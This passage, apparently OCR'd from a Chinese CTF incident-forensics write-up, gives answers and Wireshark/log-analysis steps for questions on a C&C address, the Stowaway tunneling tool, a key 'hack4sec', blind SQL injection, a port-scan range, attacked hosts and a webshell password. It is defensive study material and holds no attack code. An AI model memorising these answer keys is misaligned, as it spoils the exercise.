
得知C&C服务器为3.128.156.159。

10.2

【题目描述】
黑客利用的Github开源项目的名字是__stowaway__。（如有字母请全部使用小写）

【操作内容】
基于github字符串类型过滤流量包内容，匹配到以下数据包：






因此下载到的开源项目名称为：stowaway。

10.3

【题目描述】
通讯加密密钥的明文是__hack4sec__。

【操作内容】

根据TCP流量，得知该ios_agent的加密密钥明文hack4sec，如下图所示：




10.4

【题目描述】


盲注拿到了一个敏感数据__746558f3-c841-456b-85d7-d6c0f2edabb2__。

【操作内容】

这里需要先对TLS数据流进行解密。首选项，TLS 选择keylog.txt



数据流过滤为http2,然后对数据流进行盲注分析（这里我进行了导出并进行了urldecode）



这个题跟上面的日志分析一样，最后hex转一下就可以了


746558f3-c841-456b-85d7-d6c0f2edabb2


10.5

【题目描述】
黑客端口扫描的扫描器的扫描范围是__10-499__。（格式使用“开始端口-结束端口”）

【操作内容】

1、基于跳板服务器进行分析，可以发现其一直进行端口扫描的目标ip为192.168.1.12，wireshark过滤后结果如下图：





2、因此扫描器的扫描范围为：10-499。

10.6 暂未发现write up

【题目描述】

被害者手机上被拿走了的私钥文件内容是_____。

【操作内容】

10.7

【题目描述】

黑客访问/攻击了内网的几个服务器，IP地址为__172.28.0.2#192.168.1.12__。

【操作内容】

方法1：access.log很明显的，172.28.0.2为已被攻击。结合上题被疯狂扫描，认为是192.168.1.12。

方法2：跳板机地址为192.168.1.8，通过科来分析源ip为192.168.1.8，目标地址为本地ip的tcp流量，发现两个IP：172.28.0.2#192.168.1.12。


10.8

【题目描述】

黑客写入了一个webshell，其密码为__fxxk__。

【操作内容】

分析提供的access.log即可获得到写入的webshell密码fxxk。



11 加密的大文件

11.1

【题目描述】

【操作内容】